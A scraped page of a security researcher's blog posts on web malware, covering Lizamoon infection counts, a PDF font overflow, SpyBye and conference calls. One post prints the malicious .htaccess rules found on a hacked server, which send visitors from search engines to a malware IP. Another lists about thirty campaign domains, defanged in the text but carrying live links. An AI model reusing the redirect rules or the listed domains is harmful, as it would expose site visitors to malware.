


Lizamoon SQL Injection Campaign Compared

Sunday, April 3, 2011

Malware infections such as [SQL injection](#) are a well known security problem. Over the past two years we have seen several large-scale infections on the web, e.g. [Gumblar.cn](#) and [Martuz.cn](#). Recently, a new SQL injection campaign called [Lizamoon](#) has gained a lot of attention. I had expected web sites would become more secure over time and less susceptible to simple security problems, so it is surprising that SQL injection is still a prevalent problem. That let me to wonder: Was *Lizamoon* as successful as previous infections? In a discussion about this problem, my colleague Panayiotis Mavrommatis suggested that [comparing the size of campaigns via search engine result estimates](#) might not be very accurate measurement.

That begs the question of how to assess the impact of infections. While the number of infected URLs is one possible measure, it is skewed by many different factors, e.g. a single vulnerable site contributes a large fraction of the infected URLs and overstates the impact. Instead, counting the number of infected sites might be a better metric. Even so, to judge the relative scale of an infection campaign, it might be helpful to compare it to previous incidents.

Below is a comparison of the [Gumblar.cn/](#), [Martuz.cn/](#) and [Lizamoon](#) infections based on [Google's Safe Browsing](#) data. The graph shows the number of unique infected sites over a 30 day sliding window.



For this analysis, I counted the sites that had a functioning reference to it, e.g. a `script src=`. Sites that escaped the `script` tag rendering it harmless were not counted. For *Lizamoon*, I aggregated the sites provided by the [websense blog](#) into a single measure:

`hxxp://lizamoon.com/`
`hxxp://tadygus.com/`

Niels Provos

Follow

About me.
 Videos.
 My CV.
 Subscribe.

QUICKSEARCH

SECURE DNS?

Port test your DNS resolver.

ARCHIVES


July 2014
 June 2014
 May 2014
 Recent...
 Older...

CATEGORIES

 Hacking (35)
 Libevent (13)
 Malware (14)
 News (39)
 Security (12)
 SpyBye (21)
 Systrace (19)

All categories

BOOKS



[hxxp://alexblane.com/](http://alexblane.com/)
[hxxp://alisa-carter.com/](http://alisa-carter.com/)
[hxxp://online-stats201.info/](http://online-stats201.info/)
[hxxp://stats-master111.info/](http://stats-master111.info/)
[hxxp://agasi-story.info/](http://agasi-story.info/)
[hxxp://general-st.info/](http://general-st.info/)
[hxxp://extra-service.info/](http://extra-service.info/)
[hxxp://t6ryt56.info/](http://t6ryt56.info/)
[hxxp://sol-stats.info/](http://sol-stats.info/)
[hxxp://google-stats49.info/](http://google-stats49.info/)
[hxxp://google-stats45.info/](http://google-stats45.info/)
[hxxp://google-stats50.info/](http://google-stats50.info/)
[hxxp://stats-master88.info/](http://stats-master88.info/)
[hxxp://eva-marine.info/](http://eva-marine.info/)
[hxxp://stats-master99.info/](http://stats-master99.info/)
[hxxp://worid-of-books.com/](http://worid-of-books.com/)
[hxxp://google-server43.info/](http://google-server43.info/)
[hxxp://tzv-stats.info/](http://tzv-stats.info/)
[hxxp://milapop.com/](http://milapop.com/)
[hxxp://pop-stats.info/](http://pop-stats.info/)
[hxxp://star-stats.info/](http://star-stats.info/)
[hxxp://multi-stats.info/](http://multi-stats.info/)
[hxxp://google-stats44.info/](http://google-stats44.info/)
[hxxp://books-loader.info/](http://books-loader.info/)
[hxxp://google-stats73.info/](http://google-stats73.info/)
[hxxp://google-stats47.info/](http://google-stats47.info/)
[hxxp://google-stats50.info/](http://google-stats50.info/)

The graph shows two interesting facts.

- The Lizamoon campaign started around September 2010 and actually peaked in October 2010 with ~**5600** infected sites. At the moment, it seems to be undergoing a revival.
- If we compare the number of infected sites, *Gumblar.cn/* is still clearly the winner with ~**62,000** sites, followed closely by *Martuz.cn/*.

For future studies of malware infections, I suggest taking the number of infected sites as a more reliable measure than counting the number of infected URLs.

Update 2011-04-04: The blog post incorrectly referred to *Gumblar.cn* and *Martuz.cn/* as SQL injection attacks. These attacks used stolen FTP credentials.



Posted by Niels Provos in Hacking, Malware, News, Security, SpyBye at 15:24 | Comments (5) | Trackbacks (0)

Defined tags for this entry: malware, security, sql injection



Adobe PDF Vulnerability: Stack overflow in Font File parsing

Thursday, September 9, 2010



SHOW TAGGED ENTRIES

- XML [blacksmithing](#)
- XML [bladesmithing](#)
- XML [books](#)
- XML [cfp](#)
- XML [chest](#)
- XML [dns](#)
- XML [exploit](#)
- XML [forge](#)
- XML [knife](#)
- XML [libevent](#)
- XML [malware](#)
- XML [pattern-welding](#)
- XML [publishing](#)
- XML [release](#)
- XML [research](#)
- XML [security](#)
- XML [spybye](#)
- XML [sql injection](#)
- XML [sword](#)
- XML [sustrace](#)
- XML [usenix](#)
- XML [viking-age](#)
- XML [wakizashi](#)

SPYBYE INSTALLATION

Follow these [instructions](#) to install SpyBye.

PROXY CONFIGURATION

To use SpyBye set your proxy to www.spybye.org:8080. Then visit <http://spybye.org/>. The SwitchProxy Firefox extension might help.

BLADES AND SWORDS

Search Blades And Swords Resources

DISCLAIMER

This is my personal blog. The

Metasploit has a great [write up on new vulnerability in PDF](#). The basic problem is a stack overflow when parsing OpenType fonts. In particular, [SING Glyphlet tables](#) contain a 27 byte long unique name that is expected to be NUL-terminated and stored in a 28-byte buffer. The vulnerable code is using `strcat` and lacks bounds checking resulting in a stack overflow.

The PDF in the wild prepares the heap via Javascript and contains multiple different font files that are selected by navigating to a specific page in the PDF based on the viewer version. Each font files has slightly different shell code. It was amusing to see that the attackers after modifying the **head** and **SING** tables did not fix up their respective checksums. According to Metasploit, this exploit works under Windows 7 with both DEP and ASLR turned on. Fun Fun. As of now, no patched version is available. The [SecBrowsing blog](#) contains instructions with temporary remedies.

Posted by Niels Provos in [Malware](#), [News](#), [SpyBye](#) at 22:18 | [Comment \(1\)](#) | [Trackbacks \(0\)](#)

Defined tags for this entry: [exploit](#), [malware](#), [security](#)



LEET '10 Call for Papers

Saturday, August 29, 2009

The call for papers for the **3rd USENIX Workshop on Large-Scale Exploits and Emergent Threats** (LEET '10) Botnets, Spyware, Worms, and More just went out. It will be held on **April 27, 2010** in San Jose, CA.

[LEET '10](#) will be co-located with the 7th USENIX Symposium on Networked Systems Design and Implementation (NSDI '10), which will take place April 28–30, 2010.

Important Dates

- Submissions due: Thursday, February 25, 2010, 11:59 p.m. PST
- Notification of acceptance: Wednesday, March 24, 2010
- Final papers due: Monday, April 5, 2010

Workshop Organizers

Program Chair

- Michael Bailey, University of Michigan

Program Committee

- Dan Boneh, Stanford University
- Nick Feamster, Georgia Institute of Technology
- Jaeyeon Jung, Intel Labs, Seattle
- Christian Kreibich, International Computer Science Institute
- Patrick McDaniel, Pennsylvania State University
- Fabian Monrose, University of North Carolina, Chapel Hill
- Jose Nazario, Arbor Networks, Inc.
- Stefan Savage, University of California, San Diego
- Matt Williamson, AVG Technologies
- Yinglian Xie, Microsoft Research
- Vinod Yegneswaran, SRI International

Go submit your work!

Posted by Niels Provos in [Malware](#), [News](#), [Security](#), [SpyBye](#), [Systrace](#) at 12:35 | [Comments \(0\)](#) | [Trackbacks \(0\)](#)

Defined tags for this entry: [cfp](#), [malware](#), [research](#), [security](#)

views expressed on these pages are mine alone and not those of my employer.

SpyBye's disclaimer can be found [here](#).

Wasted.





Ask Google's Anti-Malware Team

Sunday, August 16, 2009

Google's Anti-Malware team has prepared a moderator page where web masters and users [can ask questions](#) and vote which questions they would like to see answered. The voting period ends on Friday, August 28th at which point the Anti-Malware team will prepare answers for some of the top-rated questions.

Posted by Niels Provos in [Malware](#), [News](#), [SpyBye](#) at 16:42 | [Comments \(0\)](#) | [Trackbacks \(0\)](#)

Defined tags for this entry: [malware](#)



DirectShow Vulnerability Exploited Everywhere

Saturday, July 11, 2009

The [DirectShow vulnerabilities](#) are being exploited all over the place now. Unfortunately, the [second vulnerability](#) in DirectShow is still unpatched and exploit sites seem to be jumping on this. There is even some evidence that it's possible to [successfully exploit](#) the vulnerability without even using JavaScript. New [exploit domains](#) are popping after [every day](#). DirectShow now seems to be what Flash and PDF were earlier in the year.

Posted by Niels Provos in [Malware](#), [Security](#), [SpyBye](#) at 09:38 | [Comments \(0\)](#) | [Trackbacks \(0\)](#)

Defined tags for this entry: [exploit](#), [malware](#), [security](#)



Cybercrime 2.0: When the Cloud Turns Dark

Wednesday, July 1, 2009

We recently published an article on [web-based malware](#) in ACM's Queue Magazine. It provides a short overview of some of the challenges with detecting malicious web sites such as social engineering and examples of techniques for compromising web sites, e.g. htaccess redirection on Apache, etc. This is the article on which my recent ISSNet talk was based.

Posted by Niels Provos in [Malware](#), [Security](#), [SpyBye](#) at 08:19 | [Comments \(0\)](#) | [Trackbacks \(0\)](#)

Defined tags for this entry: [exploit](#), [malware](#), [security](#)



Top 10 Malware Sites

Saturday, June 6, 2009

A list of the [top-10 malware](#) sites found by Google's infrastructure over the last two months is available at the [Google Online Security Blog](#). Gumblar and Martuz are among them as well as [googleanalytics.net](#). There certainly have been lots of compromised web servers recently.

Posted by Niels Provos in [Malware](#), [News](#), [Security](#), [SpyBye](#) at 10:03 | [Comments \(0\)](#) | [Trackbacks \(0\)](#)

Defined tags for this entry: [malware](#)



Small Libevent 2.0 Performance Test

Saturday, April 11. 2009

In preparation for [CodeCon](#), Nick and I wanted to see how HTTP performance differs between Libevent 1.4 and Libevent 2.0. HTTP is a good test case as it exercises many of the optimized components. Here is a preliminary result.

The libevent HTTP server is serving 200,000 bytes of content for each request. Apache's benchmark tool *ab* was used to make 15,000 requests with 40 requests happening in parallel.

- **1.4.10:**
Requests per second: 1450.79 [#/sec] (mean)
- **2.0:**
Requests per second: 1961.99 [#/sec] (mean)
- **2.0 (evbuffer_add_reference):**
Requests per second: 3979.31 [#/sec] (mean)

In Libevent 2.0, the evbuffer interface was rewritten to avoid memory copies where possible. This seems to result in a 35% performance improvement. The *evbuffer_add_reference()* API allows external memory to be associated with an evbuffer and thus avoids another memory copy. This results in about 100% performance increase. In comparison to Libevent 1.4, this is almost 175% faster.

In the meantime, Nick is working on [making IOCP available for Windows](#).

Posted by Niels Provos in [Hacking](#), [Libevent](#), [News](#), [SpyBye](#) at 23:18 | [Comments \(2\)](#) | [Trackbacks \(0\)](#)

Defined tags for this entry: [libevent](#), [performance](#)



WOOT'09 Call For Papers

Thursday, March 26. 2009



WOOT is the [Workshop on Offensive Technologies](#). This year, it's being held for the third time and the [call for papers](#) just came out. Submissions are solicited for a variety of interesting topics including:

- Vulnerability research (software auditing, reverse engineering)
- Exploit techniques and automation
- Malware design and implementation (rootkits, viruses, bots, worms)

The last two years were a lot of fun and this years organizers are an [eclectic bunch](#) of well known folks. If you have anything in the works, go submit it and we will see you at the workshop.

Posted by Niels Provos in [News](#), [SpyBye](#), [Systrace](#) at 23:36 | [Comments \(0\)](#) | [Trackbacks \(0\)](#)

Defined tags for this entry: [cfp](#), [usenix](#)



Using htaccess To Distribute Malware

Friday, December 5, 2008

Usually, I get to find compromised web servers, but last week I was asked to fix one. A relative noticed that his web server would try to install a [rogue anti-malware product](#) and called me for help. Curiously, the malware showed up only when clicking on the search results for his web site, but the site was fine when typing the address directly into the location bar. A little investigation with curl could reproduce that behavior:

```
curl -I -H "Referer: www.google.com" http://www.foo.com/
```

returned a 302 redirect to an IP address, whereas

```
curl -I http://www.foo.com/
```

returned a 200. To find where the code might have been injected, I grepped the whole web server for the IP address and found the following gem in **.htaccess**:

```
RewriteEngine On
RewriteCond %{HTTP_REFERER} .*google.*$ [NC,OR]
RewriteCond %{HTTP_REFERER} .*aol.*$ [NC,OR]
RewriteCond %{HTTP_REFERER} .*msn.*$ [NC,OR]
RewriteCond %{HTTP_REFERER} .*altavista.*$ [NC,OR]
RewriteCond %{HTTP_REFERER} .*ask.*$ [NC,OR]
RewriteCond %{HTTP_REFERER} .*yahoo.*$ [NC]
RewriteRule .* http://89.28.13.204/in.html?s=xx [R,L]
```

This code instructs the web server to redirect visitors to a malware site if they come from popular search engines.

The attackers were able to insert this file as the web application had a remote file inclusion vulnerability. These attacks are quite popular as we found in our paper: [To Catch a Predator: A Natural Language Approach for Eliciting Malicious Payloads](#). The fix in this case was to remove the **.htaccess** file and to upgrade the web application to a patched version without the vulnerability.


Posted by Niels Provos in [Malware](#), [SpyBye](#) at 20:34 | [Comments \(0\)](#) | [Trackbacks \(0\)](#)

Defined tags for this entry: [malware](#), [security](#), [usenix](#)



SQL Injection Redux

Tuesday, November 25, 2008



During my [invited talk](#) on web-based malware at USENIX Security, I mentioned [SQL Injection](#) as one of the more popular means of compromising web servers. Although I did not have a chance to post my slides, here is one graph that shows how many URLs with drive-by downloads due to SQL injection were found by Google's infrastructure in July 2008; it's over 800,000 URLs. Curiously, most of these

were due to the [Asprox botnet](#).

The situation has slightly changed since then, Asprox has become quiet and most of the SQL Injection attacks seem to originate from Chinese sites. One way to determine if a site has been injected with malicious content is the [Safe Browsing diagnostic page](#) which shows infection domains and also how many sites they compromised. Here is an example of a Chinese SQL injection domain, [ko118.cn](#).

To help web application developers, OWASP has published detailed guidelines on [preventing SQL injection](#) attacks. More importantly if your web site was SQL injected, its database needs to be cleaned to [remove the injected content](#).


Posted by Niels Provos in [Malware](#), [SpyBye](#) at 20:59 | [Comments \(0\)](#) | [Trackbacks \(0\)](#)

Defined tags for this entry: [malware](#), [security](#), [sql injection](#), [usenix](#)



Virtual Honeypots book is published

Monday, July 30, 2007



When I got home from traveling at around 3am last night, I found a box with 10 books on the table. Although, [Virtual Honeypots](#) covers primarily honeypots, it also features a small section on SpyBye that is part of a larger chapter on client honeypots. Other topics that we cover relating to this are on analyzing malware and tracking botnets. I am very pleased with the book in general and it will be interesting to see how it is going to do over the next few months.

Posted by Niels Provos in [SpyBye](#) at 11:08 | [Comments \(0\)](#) | [Trackbacks \(0\)](#)

Defined tags for this entry: [books](#), [honeypots](#), [publishing](#)



SpyBye source code on public repository

Tuesday, July 10, 2007

The SpyBye source code is now available via <http://code.google.com/p/spybye/>. You can access it with subversion and more importantly, you can also send patches for feature improvements. In addition to that, the code hosting supports bug tracking and other nifty features. Enjoy!

Posted by Niels Provos in [SpyBye](#) at 22:36 | [Comments \(0\)](#) | [Trackbacks \(0\)](#)

Defined tags for this entry: [opensource](#), [spybye](#)



SpyBye 0.3 released

Saturday, June 9, 2007



SpyBye 0.3 adds an interesting twist to SpyBye. Previously, you would have to enter a URL into the form field and wait for the analysis to complete. SpyBye 0.3 adds a **proxy mode** in which you use SpyBye as a regular proxy for your web browsing. There is no need to enter any URLs into any form fields, instead SpyBye analyzes all downloads in the background and provides you with a warning notification whenever it encounters content that is potentially malicious. At that point, you can click on the link in the notification and

receive a more detailed analysis of the web page.

The image on the left provides one such example. When you click on the link in the red warning box, you see a popup that shows all the implicit HTTP resources loaded into your browser and an analysis of the danger level. In fact, in proxy mode, you could just do all of your web browsing through SpyBye and be protected from bad content in return.

Let me know how you like it.

Posted by Niels Provos in [SpyBye](#) at 19:05 | [Comments \(0\)](#) | [Trackbacks \(0\)](#)



The Ghost In The Browser

Wednesday, May 9, 2007

During [HotBots](#) last month, I presented a paper on a systematic approach for detecting malware on the web called "[The Ghost In The Browser](#)". The paper enumerates all the different ways in which a web page can become malicious and contains some measurements on the prevalence of drive-by-downloads; an in depth analysis of 4.5 million URLs detected 450,000 that were surreptitiously installing malware. All the more reason for tools such as SpyBye. Fortunately, I am not the only one working on such tools. Christian Seifert from the New Zealand HoneyPot Alliance recently announced a [web interface](#) to their Capture honey client which runs a browser against URLs specified by you. In a similar vein, [Shelia](#) is a tool that scans your mail folder and follows URLs contained in it for malware and exploits.

Posted by Niels Provos in [Malware](#), [SpyBye](#) at 19:27 | [Comments \(0\)](#) | [Trackbacks \(0\)](#)

Defined tags for this entry: [malware](#), [research](#), [security](#)



(Page 1 of 2, totaling 21 entries) » [next page](#)